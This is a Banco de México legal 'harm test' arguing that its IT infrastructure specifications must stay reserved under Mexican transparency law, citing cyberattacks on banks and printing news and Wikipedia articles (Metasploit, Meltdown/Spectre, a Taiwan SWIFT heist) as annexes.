Adicionalmente, las herramientas para realizar ataques cibernéticos son de fácil acceso y relativamente baratas, e incluso gratuitas, capaces de alcanzar a través de internet a cualquier organización del mundo. Por citar sólo un ejemplo, considérese el proyecto Metasploit.[1] Como ésta existen numerosas herramientas que, si bien su propósito original es realizar pruebas a las infraestructuras de tecnologías de la información y comunicaciones para corregir errores en sus configuraciones e identificar posibles vulnerabilidades, en malas manos permiten crear códigos maliciosos, efectuar espionaje, conseguir accesos no autorizados a los sistemas, suplantar identidades, defraudar a individuos e instituciones, sustraer información privada o confidencial, hacer inoperantes los sistemas, y hasta causar daños que pueden ser considerados como ciberterrorismo, se están convirtiendo en las armas para atacar o extorsionar a cualquier organización, gobierno o dependencia. A manera de ejemplo, se cita lo siguiente:

- A principios de 2018, se anunciaron dos tipos de vulnerabilidades asociadas a los circuitos procesadores, que se encuentran en prácticamente cualquier sistema de cómputo fabricado en los últimos años. Estas son conocidas como "Meltdown" y "Spectre" y permiten ataques denominados "side-channel", en el sentido de que permiten acceder a información sin pasar por los controles (canales) de seguridad. Aprovechando "Meltdown", un atacante puede utilizar un programa malicioso en un equipo, y lograr acceder a cualquiera de los datos en dicho equipo, lo cual normalmente no debería ocurrir, esto incluye los datos a los que sólo los administradores tienen acceso. "Spectre" requiere un conocimiento más cercano de cómo trabaja internamente algún programa que se usa en el equipo víctima, logrando que este programa revele algunos de sus propios datos, aunque no tenga acceso a los datos de otros programas. La propuesta de los fabricantes de estos procesadores para mitigar el aprovechamiento de estas vulnerabilidades incluye, tanto el parchado del sistema operativo, como la actualización del microcódigo del BIOS[2].
- Un ataque a la plataforma de pagos internacionales del Banco Nacional de Comercio Exterior (Bancomext) que obligó a la institución a suspender sus operaciones de manera preventiva[3].
- De acuerdo con la Agencia Central de Noticias de Taiwán, informó que la policía de Sri Lanka, un país soberano insular de Asia, capturó a dos hombres en relación con el robo de casi 60 millones de dólares al banco de Taiwán. En dicho robo al parecer fue utilizado un malware instalado en un equipo de cómputo, el cual logró obtener credenciales y acceso para

[1]https://es.wikipedia.org/wiki/Metasploit, consultada el 16 de octubre de 2017. Se adjunta una impresión del artículo como **ANEXO "A"**.
[2]https://www.computerworld.com/article/3257225/microsoft windows/intel releases more meltdownspectre firmware fixes microsoft feints an sp3 patch.html, consultada el 3 de marzo de 2018. Se adjunta una impresión del artículo como **ANEXO "B"**
[3]https://www.gob.mx/bancomext/prensa/accion oportuna de bancomext salvaguarda intereses de clientes y la institucion, consultada el 15 de enero de 2018. Se adjunta una impresión del artículo como **ANEXO "C"**

generar mensajes fraudulentos en el sistema SWIFT, los fondos fueron transferidos a cuentas de Camboya, Sri Lanka y Estados Unidos.[4]

- De acuerdo a Reuters, el Director del Programa de Seguridad del Clientes de SWIFT, Stephen Gilderdale, dijo que los hackers continúan apuntando al sistema de mensajería bancaria de SWIFT, aunque los controles de seguridad implementados después del robo de 81 millones de dólares en Bangladesh, han ayudado a frustrar muchos otros intentos[5]
- Dos ataques realizados contra la infraestructura crítica que provee energía eléctrica en la capital de Ucrania en diciembre de 2015, y diciembre de 2016, dejando sin electricidad a 225,000 personas[6].
- El reciente caso de fraude en el que se utilizó el sistema de pagos SWIFT, afectando al Banco de Bangladesh, donde aún no se recuperan 81 millones de dólares. Este caso ha recibido gran cobertura en los medios, la empresa BAE Systems reporta algunos detalles de este hecho, particularmente hacen notar que el código malicioso desarrollado para este ataque fue realizado para la infraestructura específica de la víctima.[7]
- En relación al anterior punto, se concretó un ataque al Banco del Austro en Ecuador para atacar su acceso al sistema SWIFT y extraer dinero. Se cita la fuente de la noticia: "Banco del Austro ha interpuesto una demanda contra otro banco, el estadounidense Wells Fargo, que ordenó la mayor parte de las transferencias (por un valor de 9 millones de dólares)" [8]. Los ladrones utilizaron los privilegios de acceso en el sistema global SWIFT de los empleados del Banco del Austro y, Wells Fargo, al no identificar que eran mensajes fraudulentos, permitió que se traspasara dinero a cuentas en el extranjero.
- La alerta mencionada por la National Emergency Number Association en coordinación con el FBI, sobre la posibilidad de ataques de negación de servicios telefónicos conocidos como TDoS (Telephony denial of service, por sus siglas en inglés) a entidades del sector público.[9]
- Además de los ataques tradicionales y comunes de usurpación de direcciones MAC, el posible rastreo de equipos móviles empleando esta dirección, hace que no solo se pueda identificar cuando estos equipos se conectan a redes Wi-Fi, sino que además se pudiera estar siguiendo a la persona que lo usa[10], ocurriendo lo mismo con solo proporcionar el número telefónico de un celular, donde además de la geolocalización, se puede obtener información de llamadas o de mensajes de texto[11].

---

[4] https://www.theregister.co.uk/2017/10/11/hackers swift taiwan/, consultada el 22 de enero de 2018. Se adjunta una impresión del artículo como **ANEXO "D"**

[5] http://www.reuters.com/article/cyber heist/swift says hackers still targeting bank messaging system idUSL2N1MN298?rpc=401&, consultada el 22 de enero de 2018. Se adjunta una impresión del artículo como **ANEXO "E".**

[6] http://www.bbc.com/news/technology 38573074, consultada el 15 de enero de 2018. Se adjunta una impresión del artículo como **ANEXO "F"**

[7] http://baesystemsai.blogspot.mx/2016/04/two bytes to 951m.html, consultada el 22 de enero de 2018. Se adjunta una impresión del artículo como **ANEXO "G"**.

[8] http://es.gizmodo.com/roban 12 millones a un banco de ecuador en un nuevo ca 1778855375, consultada el 22 de enero de 2018. Se adjunta una impresión del artículo como **ANEXO "H"**.

[9] https://www.nena.org/news/119592/DHS Bulletin on Denial of Service TDoS Attacks on PSAPs.htm, consultada el 22 de enero de 2018. Se adjunta una impresión del artículo como **ANEXO "I"**.

[10] http://www.cyberdefensemagazine.com/flaws in mac address randomization implemented by vendors allow mobile tracking/, consultada el 4 de marzo de 2018. Se adjunta una impresión del artículo como **ANEXO "J"**.

[11] http://www.cbc.ca/news/politics/hackers cellphone security 1.4406338, se anexa como **ANEXO "K"**

Aunado a esto, expertos en el tema de seguridad, como Offensive Security[12] consideran que la obtención de información técnica de especificaciones como: ¿qué equipos componen la red?, ¿qué puertos de comunicaciones usan?, ¿qué servicios de TI proveen?, ¿qué sistemas operativos emplean?, etc., es la base para cualquier intento de penetración exitoso. Esta tarea de obtención de información sería mucho más sencilla para un posible ataque, si ésta se divulgara directamente bajo la forma de información pública.

Por lo anterior, los estándares de seguridad y las mejores prácticas en materia de seguridad informática y comunicaciones, recomiendan abstenerse de proporcionar especificaciones de arquitectura o configuración de los programas o dispositivos a personas cuya intervención no esté autorizada, en el entendido de que dicha información, al estar en malas manos, puede facilitar que se realice un ataque exitoso contra la infraestructura tecnológica del Banco Central, impidiéndole cumplir sus funciones establecidas en la Ley del Banco de México, así como aquello que le fue conferido por mandato constitucional.

3) Identificable, puesto que el Banco de México se encuentra permanentemente expuesto a ataques provenientes de internet (o del ciberespacio) que, en su mayoría, pretenden penetrar sus defensas tecnológicas o inutilizar su infraestructura, tal y como queda identificado en los registros y controles tecnológicos de seguridad de la Institución, encargados de detener estos ataques. Sin perjuicio de lo anterior, se puede mencionar que durante 2016 y 2017, nuestros registros indican un promedio de 700 intentos de ataque al mes, llegando a presentarse hasta 952 intentos de ataque en un único mes.

Lo anterior no es ajeno a la banca mundial, la cual, es continuamente asediada por grupos denominados "hacktivistas", como ocurrió durante el mes de mayo de 2016, donde se pretendía inutilizar los sitios Web de los bancos centrales. Se cita la fuente de la noticia: "Anonymous attack Greek central bank, warns others"[13]. El colectivo amenazó a los bancos centrales de todo el mundo, luego de afectar por más de seis horas la página del Banco Nacional de Grecia. Estos ataques formaron parte de una operación, orquestada originalmente por el colectivo "Anonymous", conocida como "OpIcarus" y que desde 2016 ha presentado actividad; siendo la más reciente la denominada "OpSacred" o "OpIcarus – Phase 5", que tuvo lugar en Junio de 2017, y cuyos objetivos nuevamente fueron los sitios públicos de bancos centrales alrededor del mundo[14].

Por ejemplo, en términos económicos, para dimensionar de manera más clara la posible afectación de un ataque informático dirigido al Banco de México, se puede identificar que mediante el sistema

---

[12] https://www.offensive security.com/metasploit unleashed/information gathering, consultada el 22 de enero de 2018. Se adjunta una impresión del artículo como **ANEXO "L"**.

[13] http://www.reuters.com/article/us greece cenbank cyber/anonymous attack greek central bank warns others idUSKCN0XV0RR, consultada el 22 de enero de 2018. Se anexa una impresión del artículo como **ANEXO "M"**.

[14] https://security.radware.com/ddos threats attacks/threat advisories attack reports/opicarus2017/, consultada el 17 de enero de 2018. Se adjunta una impresión del artículo como **ANEXO "N"**

de pagos electrónicos interbancarios, desarrollado y operado por el Banco de México, en los meses de enero a diciembre de 2017, se realizaron más de 480 millones de operaciones por un monto mayor a 270 billones de pesos[15]; lo que equivale a más de 54 mil operaciones por un monto de 30 mil millones de pesos por hora. De manera que es evidente que la disrupción o alteración de la operación segura de los sistemas del Banco Central pueden llegar a tener efectos cuantiosos en la actividad económica del país.

Adicionalmente, si bien las afectaciones a la infraestructura de las tecnologías de la información y de comunicaciones pueden también deberse a riesgos inherentes a las mismas, es importante considerar que cuando estas afectaciones han ocurrido en el Banco de México, se ha generado alerta y preocupación de forma inmediata entre los participantes del sistema financiero; por lo que de presentarse afectaciones derivadas de ataques orquestados a partir de **las especificaciones de la infraestructura de tecnologías de la información y comunicaciones**, divulgada por el propio Banco Central, se corre el riesgo de disminuir la confianza depositada en este Instituto con el consecuente impacto en la economía que esto conlleva.

Por otro lado, es importante mencionar que el Banco de México es ajeno a la gestión interna de seguridad de sus proveedores, los cuales son susceptibles de ser blanco de personas o grupos malintencionados que realicen ataques informáticos, con el objetivo de vulnerar a sus clientes, entre ellos el Banco de México. En consecuencia, este Banco Central quedaría susceptible de recibir ataques a causa de información extraída a sus proveedores, y aprovechar esta información para incrementar su probabilidad de éxito.

En el mismo sentido, dar a conocer información sobre los proveedores que conocen y/o cuentan con **las especificaciones de la infraestructura de tecnologías de la información y comunicaciones;** facilita que personas o grupos malintencionados puedan conocer, mediante ingeniería social u otro mecanismo, información suficiente como para incrementar las probabilidades de éxito ante un escenario de ataque informático al Banco de México. En general, dada la importancia de la seguridad en los sistemas que se administran en el Banco para el sano desarrollo de la economía, se considera que cualquier información abre un potencial para ataques más sofisticados, riesgo que sobrepasa los posibles beneficios de hacer pública la información.

El riesgo de perjuicio que supondría la divulgación de la información solicitada, supera el interés público general de que se difunda, ya que el interés público se centra en que se lleve a cabo de manera regular la actividad de emisión de billetes y acuñación de moneda a nivel nacional, se conserve íntegra la infraestructura de carácter estratégico y prioritario, se conserve la efectividad en las medidas implementadas en los sistemas financiero, económico, cambiario o monetario del país, que propician el buen funcionamiento de esos sistemas y de la economía nacional en su conjunto, así como que se provea de manera adecuada a la economía del país de moneda nacional,

---

15 http://www.banxico.org.mx/SieInternet/consultarDirectorioInternetAction.do?sector=5&accion=consultarCuadro&idCuadro=CF252&locale=es, consultada el 15 de enero de 2018. Se adjunta una impresión del artículo como **ANEXO "O"**

conservando la estabilidad en el poder adquisitivo de dicha moneda, en el sano desarrollo del sistema financiero y en el buen funcionamiento de los sistemas de pagos.

En consecuencia, dar a conocer **las especificaciones de la infraestructura de tecnologías de la información y comunicaciones** contenida en los documentos que se clasifican**,** no aporta un beneficio a la transparencia que sea comparable con el perjuicio de que por su difusión se facilite un ataque para robar o modificar información, alterar el funcionamiento o dejar inoperantes a las tecnologías de la información y de comunicaciones que sustentan los procesos fundamentales del Banco de México para atender la implementación de las políticas en materia monetaria, cambiaria o del sistema financiero, así como su propia operación interna y la de los participantes del sistema financiero del país.

Las consecuencias de que tenga éxito un ataque a la infraestructura estratégica referida, que sustenta a los procesos fundamentales, tendrían muy probablemente implicaciones sistémicas en la economía, y afectaciones en la operación de los mercados, provisión de moneda o funcionamiento de los sistemas de pagos; dado que todas estas funciones del Banco de México dependen de sistemas e infraestructura de tecnologías de la información y de comunicaciones, y de que se garantice la seguridad de la información y los sistemas informáticos que las soportan de manera directa e indirecta. Con ello, se imposibilitaría al Banco de México cumplir con las funciones constitucionales que le fueron encomendadas, contenidas en el artículo 26, párrafo sexto de la Constitución.

En efecto, **las especificaciones de la infraestructura de tecnologías de la información y comunicaciones**, no satisface un interés público, ya que al realizar una interpretación sobre la alternativa que más satisface dicho interés, debe concluirse que debe prevalecer el derecho que más favorezca a las personas y, consecuentemente, beneficiar el interés de la sociedad, el cual se obtiene por el cumplimiento ininterrumpido de las funciones del Banco de México y los sistemas de pagos administrados por éste.

Por lo anterior, el revelar información en cuestión, comprometería la seguridad nacional, al posibilitar la destrucción, inhabilitación o sabotaje de cualquier infraestructura de carácter estratégico o prioritario.

Asimismo, con ello se menoscabaría la efectividad de las medidas implementadas en los sistemas financiero, económico, cambiario o monetario del país, la puesta en riesgo el funcionamiento de tales sistemas o, en su caso, de la economía nacional en su conjunto, así como el comprometer las acciones encaminadas a proveer a la economía del país de moneda nacional, dañando la estabilidad del poder adquisitivo de dicha moneda, el sano desarrollo del sistema financiero, y el buen funcionamiento de los sistemas de pagos.

La limitación se adecua al principio de proporcionalidad y representa el medio menos restrictivo disponible para evitar el perjuicio, ya que debe prevalecer el interés público de proteger la buena marcha y operación del sistema financiero y a sus usuarios, respecto de divulgar la información

relativa a **las especificaciones de la infraestructura de tecnologías de la información y comunicaciones.** De otra forma, de entregarse la información de dichas especificaciones, el Banco de México debería establecer nuevos y más poderosos mecanismos de protección respecto a su infraestructura de tecnologías de la información y de comunicaciones para cubrirse de los riesgos de ataques que se pueden diseñar con la información que se entregue; con lo cual, se iniciaría una carrera interminable entre establecer barreras de protección y divulgación de especificaciones con las que individuos o grupos antagónicos tendrían mayor oportunidad de concretar un ataque.

Dicha determinación es además proporcional considerando que, como se ha explicado, dar a conocer **las especificaciones de la infraestructura de tecnologías de la información y comunicaciones** generaría un riesgo o daño de perjuicio significativo, el cual sería claramente mayor al beneficio particular del interés que pudiera existir en el dar a conocer dicha información.

Por lo tanto, la reserva en la publicidad de la información, resulta la forma menos restrictiva disponible para evitar un perjuicio mayor, y deberá mantenerse en esta clasificación por un periodo de cinco años, toda vez que el Banco Central continuará utilizando la infraestructura tecnológica protegida por la presente prueba de daño para el ejercicio de sus funciones.

Además de que su divulgación posibilita la destrucción, inhabilitación o sabotaje de cualquier infraestructura de carácter estratégico o prioritario, como es la que coadyuva a los procesos de emisión de billetes y acuñación de moneda a nivel nacional y, en consecuencia menoscaba la efectividad de las medidas implementadas en los sistemas financiero, económico, cambiario o monetario del país, poniendo en riesgo el funcionamiento de esos sistemas y, en el caso que nos ocupa, de la economía nacional en su conjunto. Asimismo comprometer las acciones encaminadas a proveer a la economía del país de moneda nacional, dañando la estabilidad del poder adquisitivo de dicha moneda, el sano desarrollo del sistema financiero y el buen funcionamiento de los sistemas de pagos.

En consecuencia, con fundamento en lo establecido en los artículos 6, apartado A, fracciones I y VIII, párrafo sexto, 28, párrafos sexto y séptimo, de la Constitución Política de los Estados Unidos Mexicanos; 1, 100, 103, 104, 105, 108, 109, 113, fracciones I y IV, y 114 de la LGTAIP; 1, 97, 100, 102, 103, 104, 105, 106, 110, fracciones I y IV, y 111, de la LFTAIP; 146, de la Ley General del Sistema de Seguridad Pública; 5, fracción XII, de la Ley de Seguridad Nacional; 2o. y 3o. de la Ley del Banco de México; 4o., párrafo primero, 8o., párrafos primero, segundo y tercero, 10, párrafo primero, y 29, del Reglamento Interior del Banco de México; Primero, párrafo primero, Segundo, fracción IX, del Acuerdo de Adscripción de las Unidades Administrativas del Banco de México; así como Primero, Segundo, fracción XIII, Cuarto, Sexto, Séptimo, fracción III, Octavo, párrafos primero, segundo y tercero, Décimo Séptimo, fracción VIII, Vigésimo segundo, fracciones I y II, Trigésimo tercero, y Trigésimo cuarto, párrafos primero y segundo, de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas", vigentes; **las especificaciones de la infraestructura de tecnologías de la información y comunicaciones,** se ha determinado clasificar como reservada.

ANEXO "A"

https://es.wikipedia.org/wiki/Metasploit,

Consultada el 22 de enero de 2018

Metasploit - Wikipedia, la enciclopedia libre

No has accedido Discusión Contribuciones Crear una cuenta Acceder

Artículo Discusión Leer Editar Ver historial Buscar en Wikipedia

WIKIPEDIA
La enciclopedia libre

Portada
Portal de la comunidad
Actualidad
Cambios recientes
Páginas nuevas
Página aleatoria
Ayuda
Donaciones
Notificar un error

Imprimir/exportar
Crear un libro
Descargar como PDF
Versión para imprimir

En otros proyectos
Wikimedia Commons
Wikilibros

Herramientas
Lo que enlaza aquí
Cambios en enlazadas
Subir archivo
Páginas especiales
Enlace permanente
Información de la página
Elemento de Wikidata
Citar esta página

En otros idiomas
العربية
Deutsch
English
Français
日本語
Português
Русский
中文
13 más

Metasploit

Metasploit es un proyecto *open source* de seguridad informática que proporciona información acerca de vulnerabilidades de seguridad y ayuda en tests de penetración "Pentesting" y el desarrollo de firmas para sistemas de detección de intrusos.

Su subproyecto más conocido es el **Metasploit Framework** una herramienta para desarrollar y ejecutar *exploits* contra una máquina remota. Otros subproyectos importantes son las bases de datos de *opcodes* (códigos de operación), un archivo de *shellcodes*, e investigación sobre seguridad. Inicialmente fue creado utilizando el lenguaje de programación de *scripting* Perl aunque actualmente el Metasploit Framework ha sido escrito de nuevo completamente en el lenguaje Ruby.

Metasploit Framework

www.TechGeek365.com, www.metasploit.com y www.metasploit.com

Información general	
Género	Seguridad
Programado en	Ruby
Sistema operativo	multiplataforma
Licencia	Licencia BSD de tres cláusulas
En español	No

[editar datos en Wikidata]

Índice [ocultar]

Historia [editar]

Metasploit fue creado por H D Moore en el 2003, como una herramienta de red portátil usando el lenguaje Perl. El 21 de octubre de 2009, el Proyecto Metasploit anunció[1] que había sido adquirida por Rapid7, una empresa de seguridad que ofrece soluciones unificadas de gestión de vulnerabilidades.

Al igual que los productos de la competencia, como Core Security Technologies y Core Impacto,

https://es.wikipedia.org/wiki/Metasploit [22/01/2018 06:54:36 p. m.]

Metasploit se puede utilizar para probar la vulnerabilidad de los sistemas informáticos o entrar en sistemas remotos. Al igual que muchas herramientas de seguridad informática, Metasploit se puede utilizar tanto para actividades legítimas y autorizadas como para actividades ilícitas. Desde la adquisición de Metasploit Framework, Rapid7 ha añadido dos Open source "Código abierto" llamados Metasploit Express y Metasploit Pro

Metasploit 3.0 comenzó a incluir herramientas de fuzzing, utilizadas para descubrir las vulnerabilidades del software, en lugar de sólo explotar bugs conocidos. Metasploit 4.0 fue lanzado en agosto de 2011

Marco/Sistema Metasploit [editar]

Los pasos básicos para la explotación de un sistema que utiliza el Sistema incluyen:

1. La selección y configuración de un código el cual se va a *explotar*. El cual entra al sistema objetivo, mediante el aprovechamiento de una de bugs; Existen cerca de 900 exploits incluidos para Windows, Unix / Linux y Mac OS X.
2. Opción para comprobar si el sistema destino es susceptible a los bugs elegidos.
3. La técnica para codificar el sistema de prevención de intrusiones (IPS) e ignore la carga útil codificada.
4. Visualización a la hora de ejecutar el exploit.

Metasploit se ejecuta en Unix (incluyendo Linux y Mac OS X) y en Windows. El Sistema Metasploit se puede extender y es capaz utilizar complementos en varios idiomas.

Para elegir un exploit y la carga útil, se necesita un poco de información sobre el sistema objetivo, como la versión del sistema operativo y los servicios de red instalados. Esta información puede ser obtenida con el escaneo de puertos y "OS fingerprinting", puedes obtener esta información con herramientas como Nmap, NeXpose o Nessus, estos programas, pueden detectar vulnerabilidades del sistema de destino. Metasploit puede importar los datos de la exploración de vulnerabilidades y comparar las vulnerabilidades identificadas.[2]

Interfaces de Metasploit [editar]

Hay varias interfaces para Metasploit disponibles. Las más populares son mantenidas por Rapid7 y Estrategico Ciber LLC[3]

Edición Metasploit [editar]

La versión gratuita. Contiene una interfaz de línea de comandos, la importación de terceros, la explotación manual y fuerza bruta. [3]

Edición Community Metasploit [editar]

En octubre de 2011, Rapid7 liberó Metasploit Community Edition, una interfaz de usuario gratuita basada en la web para Metasploit. Metasploit community incluye, detección de redes, navegación por módulo y la exploración manual

Metasploit express [editar]

En abril de 2010, Rapid7 libero Metasploit Express, una edición comercial de código abierto, para los

equipos de seguridad que necesitan verificar vulnerabilidades. Ofrece una interfaz gráfica de usuario, integra nmap para el descubrimiento, y añade fuerza bruta inteligente, así como la recopilación de pruebas automatizado.

Metasploit Pro [editar]

En octubre de 2010, Rapid7 añadió Metasploit Pro, de código abierto para pruebas de penetración. Metasploit Pro incluye todas las características de Metasploit Express y añade la exploración y explotación de aplicaciones web.

Armitage [editar]

Armitage es una herramienta de gestión gráfica para ciberataques del Proyecto Metasploit, visualiza objetivos y recomienda métodos de ataque. Es una herramienta para ingenieros en seguridad web y es de código abierto. Destaca por sus contribuciones a la colaboración del equipo rojo, permitiendo sesiones compartidas, datos y comunicación a través de una única instancia Metasploit[2]

Cargas útiles [editar]

Metasploit ofrece muchos tipos de cargas útiles, incluyendo:

- *'Shell de comandos'* permite a los usuarios ejecutar scripts de cobro o ejecutar comandos arbitrarios.
- *'Meterpreter'* permite a los usuarios controlar la pantalla de un dispositivo mediante VNC y navegar, cargar y descargar archivos.
- *'Cargas dinámicas'* permite a los usuarios evadir las defensas antivirus mediante la generación de cargas únicas.

Lista de los desarrolladores originales:

- H. D. Moore (fundador y arquitecto jefe)
- Matt Miller (software) | Matt Miller (desarrollador del núcleo 2004-2008)
- Spoonm (desarrollador del núcleo 2003 hasta 2008)

Referencias [editar]

1. ↑ Plantil? Prens... *Rapid7*. Consultado el 18 de febrero de 2015
2. ↑ [http ...www.metasploit.com download «Herramienta de Pruebas de Penetración Metasploit gratuito Descargar - Rapid7»]. *Rapid7*. Consultado el esta fecha esta pasada lo le agan caso por favor y gracias por su atencion chausun
3. ↑ [a] [b] Plantilla Citar web
4. ↑ Plantilla Cite noticias

Enlaces externos [editar]

- The Metasploit Project website oficial
- Licencia BSD (en inglés) Metasploit Repository COPYING file.
- Rapid7, LLC Empresa dueña del Proyecto Metasploit
- Lugar de descarga

Categorías: Software libre | Seguridad informática

ANEXO "B"

https://www.computerworld.com/article/3257225/microsoft-windows/intel-releases-more-meltdownspectre-firmware-fixes-microsoft-feints-an-sp3-patch.html,
Consultada el 3 de marzo de 2018

Sign in | Register

WOODY ON WINDOWS

By Woody Leonhard, Columnist, Computerworld
FEB 28, 2018 7:50 AM PT

NEWS ANALYSIS

Intel releases more Meltdown/Spectre firmware fixes, Microsoft feints an SP3 patch

Intel says it has most – but not all – of the buggy Meltdown/Spectre firmware patches in order. While Microsoft announces but doesn't ship a firmware fix for the Surface Pro 3.

One month ago today, Intel told the world that their Meltdown/Spectre patches were a mess. Their advice read something like, "Ooopsie. Those extremely important BIOS/UEFI firmware updates we released a couple weeks ago are causing Intel machines to drop like bungee cows. In spite of what we told you then, stop installing them now. And if you installed a bad BIOS/UEFI patch, well golly, contact your PC manufacturer to see if they know how to get you out of the mess."

Intel now says it has released really new, really good firmware versions for most of its chips.

Intel chips covered, and those not covered

Scanning the official Microcode Revision Guidance February 20, 2018 (pdf) you can see that Coffee Lake, Kaby Lake, Bay Trail and most Skylake chips are covered. On the other hand, Broadwell, Haswell, and Sandy Bridge chips still leave brown skid marks.

[Related: How to protect Windows 10 PCs from ransomware]

Security Advisory INTEL-SA-00088 has been updated with this squib:

> *We have now released new production microcode updates to our OEM customers and partners for Kaby Lake, Coffee Lake, and additional Skylake-based platforms. As before, these updates address the reboot issues first discussed here, and represent the breadth of our 6th, 7th and 8th Generation Intel® Core™ product lines as well as our latest Intel® Core™ X-series processor family. They also include our recently announced Intel® Xeon® Scalable and Intel® Xeon® D processors for datacenter systems. We continue to release beta microcode updates for other affected products so that customers and partners have the opportunity to conduct extensive testing before we move them into production.*

Intel's recommendations

Intel goes on to recommend basically the same stuff they recommended last time, with a specific call-out:

- *We continue to recommend that OEMs, cloud service providers, system manufacturers, software vendors, and end users stop deployment of previously released versions of certain microcode updates addressing variant 2 (CVE-2017-5715), as they may introduce higher-than-expected reboots and other unpredictable system behavior.*

- *We also continue to ask that our industry partners focus efforts on evaluating the beta microcode updates.*
- *For those concerned about system stability while we finalize these updated solutions, earlier this week we advised that we were working with our OEM partners to provide BIOS updates using previous versions of microcode not exhibiting these issues, but that also removed the mitigations for 'Spectre' variant 2 (CVE 2017-5715)*
- *Microsoft also provided two resources for users to disable original microcode updates on platforms exhibiting unpredictable behavior*
- ***For most users*** *– An automatic update available via the Microsoft® Update Catalog which disables 'Spectre' variant 2 (CVE 2017-5715) mitigations without a BIOS update. This update supports Windows 7 (SP1), Windows 8.1, and all versions of Windows 10 - client and server*
- ***For advanced users*** *– Refer to the following Knowledge Base (KB) articles*
- *KB4073119: IT Pro Guidance*
- *KB4072698: Server Guidance*
- *Both of these options eliminate the risk of reboot or other unpredictable system behavior associated with the original microcode update and retain mitigations for Spectre variant 1*

and Meltdown variant 3 until new microcode can be loaded on the system.

The "For most users" update is KB 4078130, the surprise Friday evening patch, released on Jan. 26, which I discussed almost a month ago:

> *On Friday night, Microsoft released a strange patch called KB 4078130 that "disables mitigation against Spectre, variant 2." The KB article goes to great lengths describing how Intel's the bad guy and its microcode patches don't work right.*
>
> *There aren't any details, but apparently this patch – which isn't being sent out the Windows Update chute – adds two registry settings that "manually disable mitigation against Spectre Variant 2"*

Rummaging through the lengthy Microsoft IT Pro Guidance page, there's an important warning

[Got a spare hour? Take this online course and learn how to install and configure Windows 10 with the options you need.]

> *Customers who only install the Windows January and February 2018 security updates will not receive the benefit of all known protections against the vulnerabilities. In addition to installing the January and February security updates, a processor microcode, or firmware, update is required. This should be available through your OEM device manufacturer.*

Microsoft firmware update for Surface Pro 3

In what must be an amazing coincidence, last night Microsoft released a firmware update for the Surface Pro 3. It's currently available as a manual download (MSI format") for Surface Pro 3. I haven't seen it come down the Windows Update chute. Perhaps Microsoft is beta testing it once again. Per Brandon Records on the Surface blog:

> *We've released a new driver and firmware update for Surface Pro 3. This update includes new firmware for Surface UEFI which resolves potential security vulnerabilities, including Microsoft security advisory 180002*
>
> *This update is available in MSI format from the Surface Pro 3 Drivers and Firmware page at the Microsoft Download Center*

Except, golly, the latest version of the patch on that page (as of 10 am Eastern US time) is marked "Date Published 1/24/2018." The official Surface Pro 3 update history page lists the last firmware update for the SP3 as being dated Oct. 27, 2017.


And, golly squared: Microsoft Security Advisory 180002 doesn't even mention the Surface Pro 3. It hasn't been updated since Feb. 13. It links to the *Surface Guidance to protect against speculative execution side-channel vulnerabilities* page, KB 4073065, which doesn't mention the Surface Pro 3 and hasn't been updated since Feb. 2.

You'd have to be incredibly trusting – of both Microsoft and Intel – to manually install any Surface firmware patch at this point. Particularly when you realize that not one single Meltdown or Spectre-related exploit is in the wild. Not one.

Thx Bogdan Popa Softpedia News.

Fretting over Meltdown and Spectre? Assuage your fears on the AskWoody

Lounge.



Woody Leonhard is a columnist at Computerworld and author of dozens of Windows books, including "Windows 10 All-in-One For Dummies."

Follow

5 tips for working with SharePoint Online

YOU MIGHT LIKE

ANEXO "C"

https://www.gob.mx/bancomext/prensa/accion-oportuna-de-bancomext-salvaguarda-intereses-de-clientes-y-la-institucion,

Consultada el 15 de enero de 2018

› Prensa

COMUNICADO: ACCIÓN OPORTUNA DE BANCOMEXT SALVAGUARDA INTERESES DE CLIENTES Y LA INSTITUCIÓN

ACCIÓN OPORTUNA DE BANCOMEXT SALVAGUARDA INTERESES DE CLIENTES Y LA INSTITUCIÓN

ANEXO "D"

https://www.theregister.co.uk/2017/10/11/hackers_swift_taiwan/

Consultada el 22 de enero de 2018

Hackers nick $60m from Taiwanese bank in tailored SWIFT attack • The Register

Log in | Sign up | Forums

Serverless | M³ | OLL | Events | Whitepapers | The Next Platform

Security

Hackers nick $60m from Taiwanese bank in tailored SWIFT attack

Arrests after customized malware apparently used to drain millions

By Iain Thomson in San Francisco
11 Oct 2017 at 00:58

11 SHARE

Updated Hackers managed to pinch $60m from the Far Eastern International Bank in Taiwan by infiltrating its computers last week. Now, most of the money has been recovered, and two arrests have been made in connection with the cyber-heist.

On Friday, the bank admitted the cyber-crooks planted malware on its PCs and servers in order to gain access to its SWIFT terminal, which is used to transfer funds between financial institutions across the world.

The malware's masterminds, we're told, managed to harvest the credentials needed to commandeer the terminal and drain money out of the bank. By the time staff noticed the weird transactions, $60m had

https://www.theregister.co.uk/2017/10/11/hackers_swift_taiwan/[22/01/2018 07:03:38 p. m.]

already been wired to banks in the US, Cambodia, and Sri Lanka.

Far Eastern vice president Liu Lung-kuang claimed, as they always do, that the software nasty used in the attack was of a type never seen before. No customer information was accessed during the hackers' raid, he said, and the bank would cover any losses

According to the Taipei Times, the Taiwanese Premier William Lai has thrust a probe into the affair, and has asked the banking sector to investigate Interpol has already begun its inquiries, and – thanks to security mechanism introduced between banks – all but $500,000 has been recovered.

Two arrests connected to the theft were made in Sri Lanka and, according to the Colombo Gazette, one of them is Shalila Moonesinghe. He's the head of the state-run Litro Gas company and was cuffed after police allegedly found $1.1m of the Taiwanese funds in his personal bank account. Another suspect is still at large.

There has been a spate of cyber attacks against banks in which miscreants gain access to their SWIFT equipment to siphon off millions. The largest such heist was in February 2016 when hackers unknown (possibly from North Korea) stole $81m while trying to pull off the first $1bn electronic cyber-robbery.

